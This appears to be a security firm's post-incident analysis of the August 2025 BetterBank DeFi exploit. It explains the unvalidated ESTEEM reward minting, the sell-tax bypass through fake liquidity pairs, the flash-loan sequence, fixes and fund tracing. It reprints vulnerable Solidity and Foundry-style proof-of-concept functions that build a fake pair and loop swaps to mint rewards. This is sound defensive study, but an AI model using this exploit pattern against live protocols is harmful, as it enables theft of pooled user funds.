Reading view

There are new articles available, click to refresh the page.

Deep analysis of the flaw in BetterBank reward logic

Executive summary

From August 26 to 27, 2025, BetterBank, a decentralized finance (DeFi) protocol operating on the PulseChain network, fell victim to a sophisticated exploit involving liquidity manipulation and reward minting. The attack resulted in an initial loss of approximately $5 million in digital assets. Following on-chain negotiations, the attacker returned approximately $2.7 million in assets, mitigating the financial damage and leaving a net loss of around $1.4 million. The vulnerability stemmed from a fundamental flaw in the protocol’s bonus reward system, specifically in the swapExactTokensForFavorAndTrackBonus function. This function was designed to mint ESTEEM reward tokens whenever a swap resulted in FAVOR tokens, but critically, it lacked the necessary validation to ensure that the swap occurred within a legitimate, whitelisted liquidity pool.

A prior security audit by Zokyo had identified and flagged this precise vulnerability. However, due to a documented communication breakdown and the vulnerability’s perceived low severity, the finding was downgraded, and the BetterBank development team did not fully implement the recommended patch. This incident is a pivotal case study demonstrating how design-level oversights, compounded by organizational inaction in response to security warnings, can lead to severe financial consequences in the high-stakes realm of blockchain technology. The exploit underscores the importance of thorough security audits, clear communication of findings, and multilayered security protocols to protect against increasingly sophisticated attack vectors.

In this article, we will analyze the root cause, impact, and on-chain forensics of the helper contracts used in the attack.

Incident overview

Incident timeline

The BetterBank exploit was the culmination of a series of events that began well before the attack itself. In July 2025, approximately one month prior to the incident, the BetterBank protocol underwent a security audit conducted by the firm Zokyo. The audit report, which was made public after the exploit, explicitly identified a critical vulnerability related to the protocol’s bonus system. Titled “A Malicious User Can Trade Bogus Tokens To Qualify For Bonus Favor Through The UniswapWrapper,” the finding was a direct warning about the exploit vector that would later be used. However, based on the documented proof of concept (PoC), which used test Ether, the severity of the vulnerability was downgraded to “Informational” and marked as “Resolved” in the report. The BetterBank team did not fully implement the patched code snippet.

The attack occurred on August 26, 2025. In response, the BetterBank team drained all remaining FAVOR liquidity pools to protect the assets that had not yet been siphoned. The team also took the proactive step of announcing a 20% bounty for the attacker and attempted to negotiate the return of funds.

Remarkably, these efforts were successful. On August 27, 2025, the attacker returned a significant portion of the stolen assets – 550 million DAI tokens. This partial recovery is not a common outcome in DeFi exploits.

Financial impact

This incident had a significant financial impact on the BetterBank protocol and its users. Approximately $5 million worth of assets was initially drained. The attack specifically targeted liquidity pools, allowing the perpetrator to siphon off a mix of stablecoins and native PulseChain assets. The drained assets included 891 million DAI tokens, 9.05 billion PLSX tokens, and 7.40 billion WPLS tokens.

In a positive turn of events, the attacker returned approximately $2.7 million in assets, specifically 550 million DAI. These funds represented a significant portion of the initial losses, resulting in a final net loss of around $1.4 million. This figure speaks to the severity of the initial exploit and the effectiveness of the team’s recovery efforts. While data from various sources show minor fluctuations in reported values due to real-time token price volatility, they consistently point to these key figures.

A detailed breakdown of the losses and recovery is provided in the following table:

Financial Metric Value Details
Initial Total Loss ~$5,000,000 The total value of assets drained during the exploit.
Assets Drained 891M DAI, 9.05B PLSX, 7.40B WPLS The specific tokens and quantities siphoned from the protocol’s liquidity pools.
Assets Returned ~$2,700,000 (550M DAI) The value of assets returned by the attacker following on-chain negotiations.
Net Loss ~$1,400,000 The final, unrecovered financial loss to the protocol and its users.

Protocol description and vulnerability analysis

The BetterBank protocol is a decentralized lending platform on the PulseChain network. It incorporates a two-token system that incentivizes liquidity provision and engagement. The primary token is FAVOR, while the second, ESTEEM, acts as a bonus reward token. The protocol’s core mechanism for rewarding users was tied to providing liquidity for FAVOR on decentralized exchanges (DEXs). Specifically, a function was designed to mint and distribute ESTEEM tokens whenever a trade resulted in FAVOR as the output token. While seemingly straightforward, this incentive system contained a critical design flaw that an attacker would later exploit.

The vulnerability was not a mere coding bug, but a fundamental architectural misstep. By tying rewards to a generic, unvalidated condition – the appearance of FAVOR in a swap’s output – the protocol created an exploitable surface. Essentially, this design choice trusted all external trading environments equally and failed to anticipate that a malicious actor could replicate a trusted environment for their own purposes. This is a common failure in tokenomics, where the focus on incentivization overlooks the necessary security and validation mechanisms that should accompany the design of such features.

The technical root cause of the vulnerability was a fundamental logic flaw in one of BetterBank’s smart contracts. The vulnerability was centered on the swapExactTokensForFavorAndTrackBonus function. The purpose of this function was to track swaps and mint ESTEEM bonuses. However, its core logic was incomplete: it only verified that FAVOR was the output token from the swap and failed to validate the source of the swap itself. The contract did not check whether the transaction originated from a legitimate, whitelisted liquidity pool or a registered contract. This lack of validation created a loophole that allowed an attacker to trigger the bonus system at will by creating a fake trading environment.

This primary vulnerability was compounded by a secondary flaw in the protocol’s tokenomics: the flawed design of convertible rewards.

The ESTEEM tokens, minted as a bonus, could be converted back into FAVOR tokens. This created a self-sustaining feedback loop. An attacker could trigger the swapExactTokensForFavorAndTrackBonus function to mint ESTEEM, and then use those newly minted tokens to obtain more FAVOR. The FAVOR could then be used in subsequent swaps to mint even more ESTEEM rewards. This cyclical process enabled the attacker to generate an unlimited supply of tokens and drain the protocol’s real reserves. The synergistic combination of logic and design flaws created a high-impact attack vector that was difficult to contain once initiated.

To sum it up, the BetterBank exploit was the result of a critical vulnerability in the bonus minting system that allowed attackers to create fake liquidity pairs and harvest an unlimited amount of ESTEEM token rewards. As mentioned above, the system couldn’t distinguish between legitimate and malicious liquidity pairs, creating an opportunity for attackers to generate illegitimate token pairs. The BetterBank system included protection measures against attacks capable of inflicting substantial financial damage – namely a sell tax. However, the threat actors were able to bypass this tax mechanism, which exacerbated the impact of the attack.

Exploit breakdown

The exploit targeted the bonus minting system of the favorPLS.sol contract, specifically the logBuy() function and related tax logic. The key vulnerable components are:

  1. File: favorPLS.sol
  2. Vulnerable function: logBuy(address user, uint256 amount)
  3. Supporting function: calculateFavorBonuses(uint256 amount)
  4. Tax logic: _transfer() function

The logBuy function only checks if the caller is an approved buy wrapper; it doesn’t validate the legitimacy of the trading pair or liquidity source.

function logBuy(address user, uint256 amount) external {
    require(isBuyWrapper[msg.sender], "Only approved buy wrapper can log buys");

    (uint256 userBonus, uint256 treasuryBonus) = calculateFavorBonuses(amount);
    pendingBonus[user] += userBonus;

    esteem.mint(treasury, treasuryBonus);
    emit EsteemBonusLogged(user, userBonus, treasuryBonus);

The tax only applies to transfers to legitimate, whitelisted addresses that are marked as isMarketPair[recipient]. By definition, fake, unauthorized LPs are not included in this mapping, so they bypass the maximum 50% sell tax imposed by protocol owners.

function _transfer(address sender, address recipient, uint256 amount) internal override {
    uint256 taxAmount = 0;

    if (_isTaxExempt(sender, recipient)) {
        super._transfer(sender, recipient, amount);
        return;
    }

    // Transfer to Market Pair is likely a sell to be taxed
    if (isMarketPair[recipient]) {
        taxAmount = (amount * sellTax) / MULTIPLIER;
    }

    if (taxAmount > 0) {
        super._transfer(sender, treasury, taxAmount);
        amount -= taxAmount;
    }

    super._transfer(sender, recipient, amount);
}

The uniswapWraper.sol contract contains the buy wrapper functions that call logBuy(). The system only checks if the pair is in allowedDirectPair mapping, but this can be manipulated by creating fake tokens and adding them to the mapping to get them approved.

function swapExactTokensForFavorAndTrackBonus(
    uint amountIn,
    uint amountOutMin,
    address[] calldata path,
    address to,
    uint256 deadline
) external {
    address finalToken = path[path.length - 1];
    require(isFavorToken[finalToken], "Path must end in registered FAVOR");
    require(allowedDirectPair[path[0]][finalToken], "Pair not allowed");
    require(path.length == 2, "Path must be direct");

    // ... swap logic ...

    uint256 twap = minterOracle.getTokenTWAP(finalToken);
    if(twap < 3e18){
        IFavorToken(finalToken).logBuy(to, favorReceived);
    }
}

Step-by-step attack reconstruction


The attack on BetterBank was not a single transaction, but rather a carefully orchestrated sequence of on-chain actions. The exploit began with the attacker acquiring the necessary capital through a flash loan. Flash loans are a feature of many DeFi protocols that allow a user to borrow large sums of assets without collateral, provided the loan is repaid within the same atomic transaction. The attacker used the loan to obtain a significant amount of assets, which were then used to manipulate the protocol’s liquidity pools.

The attacker used the flash loan funds to target and drain the real DAI-PDAIF liquidity pool, a core part of the BetterBank protocol. This initial step was crucial because it weakened the protocol’s defenses and provided the attacker with a large volume of PDAIF tokens, which were central to the reward-minting scheme.
Capital acquisition

Capital acquisition


After draining the real liquidity pool, the attacker moved to the next phase of the operation. They deployed a new, custom, and worthless ERC-20 token. Exploiting the permissionless nature of PulseX, the attacker then created a fake liquidity pool, pairing their newly created bogus token with PDAIF.

This fake pool was key to the entire exploit. It enabled the attacker to control both sides of a trading pair and manipulate the price and liquidity to their advantage without affecting the broader market.


One critical element that made this attack profitable was the protocol’s tax logic. BetterBank had implemented a system that levied high fees on bulk swaps to deter this type of high-volume trading. However, the tax only applied to “official” or whitelisted liquidity pairs. Since the attacker’s newly created pool was not on this list, they were able to conduct their trades without incurring any fees. This critical loophole ensured the attack’s profitability.
Fake LP pair creation

Fake LP pair creation

After establishing the bogus token and fake liquidity pool, the attacker initiated the final and most devastating phase of the exploit: the reward minting loop. They executed a series of rapid swaps between their worthless token and PDAIF within their custom-created pool. Each swap triggered the vulnerable swapExactTokensForFavorAndTrackBonus function in the BetterBank contract. Because the function did not validate the pool, it minted a substantial bonus of ESTEEM tokens with each swap, despite the illegitimacy of the trading pair.

Each swap triggers:

  • swapExactTokensForFavorAndTrackBonus()
  • logBuy() function call
  • calculateFavorBonuses() execution
  • ESTEEM token minting (44% bonus)
  • fake LP sell tax bypass
Reward minting loop

Reward minting loop

The newly minted ESTEEM tokens were then converted back into FAVOR tokens, which could be used to facilitate more swaps. This created a recursive loop that allowed the attacker to generate an immense artificial supply of rewards and drain the protocol’s real asset reserves. Using this method, the attacker extracted approximately 891 million DAI, 9.05 billion PLSX, and 7.40 billion WPLS, effectively destabilizing the entire protocol. The success of this multi-layered attack demonstrates how a single fundamental logic flaw, combined with a series of smaller design failures, can lead to a catastrophic outcome.
Economic impact comparison

Economic impact comparison

Mitigation strategy

This attack could have been averted if a number of security measures had been implemented.

First, the liquidity pool should be verified during a swap. The LP pair and liquidity source must be valid.

function logBuy(address user, uint256 amount) external {
    require(isBuyWrapper[msg.sender], "Only approved buy wrapper can log buys");
    
    //  ADD: LP pair validation
    require(isValidLPPair(msg.sender), "Invalid LP pair");
    require(hasMinimumLiquidity(msg.sender), "Insufficient liquidity");
    require(isVerifiedPair(msg.sender), "Unverified trading pair");
    
    //  ADD: Amount limits
    require(amount <= MAX_SWAP_AMOUNT, "Amount exceeds limit");
    
    (uint256 userBonus, uint256 treasuryBonus) = calculateFavorBonuses(amount);
    pendingBonus[user] += userBonus;
    
    esteem.mint(treasury, treasuryBonus);
    emit EsteemBonusLogged(user, userBonus, treasuryBonus);
}

The sell tax should be applied to all transfers.

function _transfer(address sender, address recipient, uint256 amount) internal override {
    uint256 taxAmount = 0;
    
    if (_isTaxExempt(sender, recipient)) {
        super._transfer(sender, recipient, amount);
        return;
    }
    
    //  FIX: Apply tax to ALL transfers, not just market pairs
    if (isMarketPair[recipient] || isUnverifiedPair(recipient)) {
        taxAmount = (amount * sellTax) / MULTIPLIER;
    }
    
    if (taxAmount > 0) {
        super._transfer(sender, treasury, taxAmount);
        amount -= taxAmount;
    }
    
    super._transfer(sender, recipient, amount);
}

To prevent large-scale one-time attacks, a daily limit should be introduced to stop users from conducting transactions totaling more than 10,000 ESTEEM tokens per day.

mapping(address => uint256) public lastBonusClaim;
mapping(address => uint256) public dailyBonusLimit;
uint256 public constant MAX_DAILY_BONUS = 10000 * 1e18; // 10K ESTEEM per day

function logBuy(address user, uint256 amount) external {
    require(isBuyWrapper[msg.sender], "Only approved buy wrapper can log buys");
    
    //  ADD: Rate limiting
    require(block.timestamp - lastBonusClaim[user] > 1 hours, "Rate limited");
    require(dailyBonusLimit[user] < MAX_DAILY_BONUS, "Daily limit exceeded");
    
    // Update rate limiting
    lastBonusClaim[user] = block.timestamp;
    dailyBonusLimit[user] += calculatedBonus;
    
    // ... rest of function
}

On-chain forensics and fund tracing

The on-chain trail left by the attacker provides a clear forensic record of the exploit. After draining the assets on PulseChain, the attacker swapped the stolen DAI, PLSX, and WPLS for more liquid, cross-chain assets. The perpetrator then bridged approximately $922,000 worth of ETH from the PulseChain network to the Ethereum mainnet. This was done using a secondary attacker address beginning with 0xf3BA…, which was likely created to hinder exposure of the primary exploitation address. The final step in the money laundering process was the use of a crypto mixer, such as Tornado Cash, to obscure the origin of the funds and make them untraceable.

Tracing the flow of these funds was challenging because many public-facing block explorers for the PulseChain network were either inaccessible or lacked comprehensive data at the time of the incident. This highlights the practical difficulties associated with on-chain forensics, where the lack of a reliable, up-to-date block explorer can greatly hinder analysis. In these scenarios, it becomes critical to use open-source explorers like Blockscout, which are more resilient and transparent.

The following table provides a clear reference for the key on-chain entities involved in the attack:

On-Chain Entity Address Description
Primary Attacker EOA 0x48c9f537f3f1a2c95c46891332E05dA0D268869B The main externally owned account used to initiate the attack.
Secondary Attacker EOA 0xf3BA0D57129Efd8111E14e78c674c7c10254acAE The address used to bridge assets to the Ethereum network.
Attacker Helper Contracts 0x792CDc4adcF6b33880865a200319ecbc496e98f8, etc. A list of contracts deployed by the attacker to facilitate the exploit.
PulseXRouter02 0x165C3410fC91EF562C50559f7d2289fEbed552d9 The PulseX decentralized exchange router contract used in the exploit.

We managed to get hold of the attacker’s helper contracts to deepen our investigation. Through comprehensive bytecode analysis and contract decompilation, we determined that the attack architecture was multilayered. The attack utilized a factory contract pattern (0x792CDc4adcF6b33880865a200319ecbc496e98f8) that contained 18,219 bytes of embedded bytecode that were dynamically deployed during execution. The embedded contract revealed three critical functions: two simple functions (0x51cff8d9 and 0x529d699e) for initialization and cleanup, and a highly complex flash loan callback function (0x920f5c84) with the signature executeOperation(address[],uint256[],uint256[],address,bytes), which matches standard DeFi flash loan protocols like Aave and dYdX. Analysis of the decompiled code revealed that the executeOperation function implements sophisticated parameter parsing for flash loan callbacks, dynamic contract deployment capabilities, and complex external contract interactions with the PulseX Router (0x165c3410fc91ef562c50559f7d2289febed552d9).

contract BetterBankExploitContract {
    
    function main() external {
        // Initialize memory
        assembly {
            mstore(0x40, 0x80)
        }
        
        // Revert if ETH is sent
        if (msg.value > 0) {
            revert();
        }
        
        // Check minimum calldata length
        if (msg.data.length < 4) {
            revert();
        }
        
        // Extract function selector
        uint256 selector = uint256(msg.data[0:4]) >> 224;
        
        // Dispatch to appropriate function
        if (selector == 0x51cff8d9) {
            // Function: withdraw(address)
            withdraw();
        } else if (selector == 0x529d699e) {
            // Function: likely exploit execution
            executeExploit();
        } else if (selector == 0x920f5c84) {
            // Function:  executeOperation(address[],uint256[],uint256[],address,bytes)
            // This is a flash loan callback function!
            executeOperation();
        } else {
            revert();
        }
    }
    
    // Function 0x51cff8d9 - Withdraw function
    function withdraw() internal {
        // Implementation would be in the bytecode
        // Likely withdraws profits to attacker address
    }
    
    // Function 0x529d699e - Main exploit function
    function executeExploit() internal {
        // Implementation would be in the bytecode
        // Contains the actual BetterBank exploit logic
    }
    
    // Function 0x920f5c84 - Flash loan callback
    function executeOperation(
        address[] calldata assets,
        uint256[] calldata amounts,
        uint256[] calldata premiums,
        address initiator,
        bytes calldata params
    ) internal {
        // This is the flash loan callback function
        // Contains the exploit logic that runs during flash loan
    }
}

The attack exploited three critical vulnerabilities in BetterBank’s protocol: unvalidated reward minting in the logBuy function that failed to verify legitimate trading pairs; a tax bypass mechanism in the _transfer function that only applied the 50% sell tax to addresses marked as market pairs; and oracle manipulation through fake trading volume. The attacker requested flash loans of 50M DAI and 7.14B PLP tokens, drained real DAI-PDAIF pools, and created fake PDAIF pools with minimal liquidity. They performed approximately 20 iterations of fake trading to trigger massive ESTEEM reward minting, converting the rewards into additional PDAIF tokens, before re-adding liquidity with intentional imbalances and extracting profits of approximately 891M DAI through arbitrage.

PoC snippets

To illustrate the vulnerabilities that made such an attack possible, we examined code snippets from Zokyo researchers.

First, a fake liquidity pool pair is created with FAVOR and a fake token is generated by the attacker. By extension, the liquidity pool pairs with this token were also unsubstantiated.

function _createFakeLPPair() internal {
        console.log("--- Step 1: Creating Fake LP Pair ---");
        
        vm.startPrank(attacker);
        
        // Create the pair
        fakePair = factory.createPair(address(favorToken), address(fakeToken));
        console.log("Fake pair created at:", fakePair);
        
        // Add initial liquidity to make it "legitimate"
        uint256 favorAmount = 1000 * 1e18;
        uint256 fakeAmount = 1000000 * 1e18;
        
        // Transfer FAVOR to attacker
        vm.stopPrank();
        vm.prank(admin);
        favorToken.transfer(attacker, favorAmount);
        
        vm.startPrank(attacker);
        
        // Approve router
        favorToken.approve(address(router), favorAmount);
        fakeToken.approve(address(router), fakeAmount);
        
        // Add liquidity
        router.addLiquidity(
            address(favorToken),
            address(fakeToken),
            favorAmount,
            fakeAmount,
            0,
            0,
            attacker,
            block.timestamp + 300
        );
        
        console.log("Liquidity added to fake pair");
        console.log("FAVOR in pair:", favorToken.balanceOf(fakePair));
        console.log("FAKE in pair:", fakeToken.balanceOf(fakePair));
        
        vm.stopPrank();
    }

Next, the fake LP pair is approved in the allowedDirectPair mapping, allowing it to pass the system check and perform the bulk swap transactions.

function _approveFakePair() internal {
        console.log("--- Step 2: Approving Fake Pair ---");
        
        vm.prank(admin);
        routerWrapper.setAllowedDirectPair(address(fakeToken), address(favorToken), true);
        
        console.log("Fake pair approved in allowedDirectPair mapping");
    }

These steps enable exploit execution, completing FAVOR swaps and collecting ESTEEM bonuses.

function _executeExploit() internal {
        console.log("--- Step 3: Executing Exploit ---");
        
        vm.startPrank(attacker);
        
        uint256 exploitAmount = 100 * 1e18; // 100 FAVOR per swap
        uint256 iterations = 10; // 10 swaps
        
        console.log("Performing %d exploit swaps of %d FAVOR each", iterations, exploitAmount / 1e18);
        
        for (uint i = 0; i < iterations; i++) {
            _performExploitSwap(exploitAmount);
            console.log("Swap %d completed", i + 1);
        }
        
        // Claim accumulated bonuses
        console.log("Claiming accumulated ESTEEM bonuses...");
        favorToken.claimBonus();
        
        vm.stopPrank();
    }

We also performed a single swap in a local environment to demonstrate the design flaw that allowed the attackers to perform transactions over and over again.

function _performExploitSwap(uint256 amount) internal {
        // Create swap path: FAVOR -> FAKE -> FAVOR
        address[] memory path = new address[](2);
        path[0] = address(favorToken);
        path[1] = address(fakeToken);
        
        // Approve router
        favorToken.approve(address(router), amount);
        
        // Perform swap - this triggers logBuy() and mints ESTEEM
        router.swapExactTokensForTokensSupportingFeeOnTransferTokens(
            amount,
            0, // Accept any amount out
            path,
            attacker,
            block.timestamp + 300
        );
    }

Finally, several checks are performed to verify the exploit’s success.

function _verifyExploitSuccess() internal {        
        uint256 finalFavorBalance = favorToken.balanceOf(attacker);
        uint256 finalEsteemBalance = esteemToken.balanceOf(attacker);
        uint256 esteemMinted = esteemToken.totalSupply() - initialEsteemBalance;
        
        console.log("Attacker's final FAVOR balance:", finalFavorBalance / 1e18);
        console.log("Attacker's final ESTEEM balance:", finalEsteemBalance / 1e18);
        console.log("Total ESTEEM minted during exploit:", esteemMinted / 1e18);
        
        // Verify the attack was successful
        assertGt(finalEsteemBalance, 0, "Attacker should have ESTEEM tokens");
        assertGt(esteemMinted, 0, "ESTEEM tokens should have been minted");
        
        console.log("EXPLOIT SUCCESSFUL!");
        console.log("Attacker gained ESTEEM tokens without legitimate trading activity");
    }

